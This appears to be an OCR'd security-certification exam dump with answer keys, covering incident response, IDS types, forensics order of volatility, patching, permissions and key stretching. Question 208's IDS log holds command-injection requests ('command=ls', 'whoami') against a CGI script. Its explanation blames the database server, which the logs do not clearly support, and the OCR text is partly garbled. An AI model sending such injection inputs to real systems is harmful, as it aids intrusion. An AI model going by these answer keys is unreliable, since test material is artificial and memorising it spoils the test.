
NEW QUESTION 208
- (Exam Topic 3)
A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.
You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.
Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Database server was attacked, actions should be to capture network traffic and Chain of Custody.




IDS Server Log:

Logs | Actions

IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87 :78:00 Cost = 4 Port = 0x8004
2	2.00(	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq= 1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq= 1/256. ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command= whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%

Web Server Log:



Database Server Log:

Logs | Actions

Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:

NEW QUESTION 211
- (Exam Topic 3)
A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list. Which of the following BEST describes this type of IDS?

A. Signature based
B. Heuristic
C. Anomaly-based
D. Behavior-based

Answer: A

NEW QUESTION 215
- (Exam Topic 3)
Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive. Which of the following procedures did Joe follow?

A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation

Answer: A

NEW QUESTION 220
- (Exam Topic 3)
An organization relies heavily on an application that has a high frequency of security updates. At present, the security team only updates the application on the first Monday of each month, even though the security updates are released as often as twice a week.
Which of the following would be the BEST method of updating this application?

A. Configure testing and automate patch management for the application.
B. Configure security control testing for the application.
C. Manually apply updates for the application when they are released.
D. Configure a sandbox for testing patches before the scheduled monthly update.

Answer: A

NEW QUESTION 224
- (Exam Topic 3)
A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access. Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.
B. Create a new group that has only read permissions for the files.
C. Remove all permissions for the shared files.
D. Add the intern to the "Purchasing" group.

Answer: B

NEW QUESTION 228
- (Exam Topic 3)
Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

A. Protocol analyzer
B. Vulnerability scan
C. Penetration test
D. Port scanner

Answer: B


Explanation:
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While
public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

NEW QUESTION 230
- (Exam Topic 3)
The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

A. Collision resistance
B. Rainbow table
C. Key stretching
D. Brute force attack

Answer: C

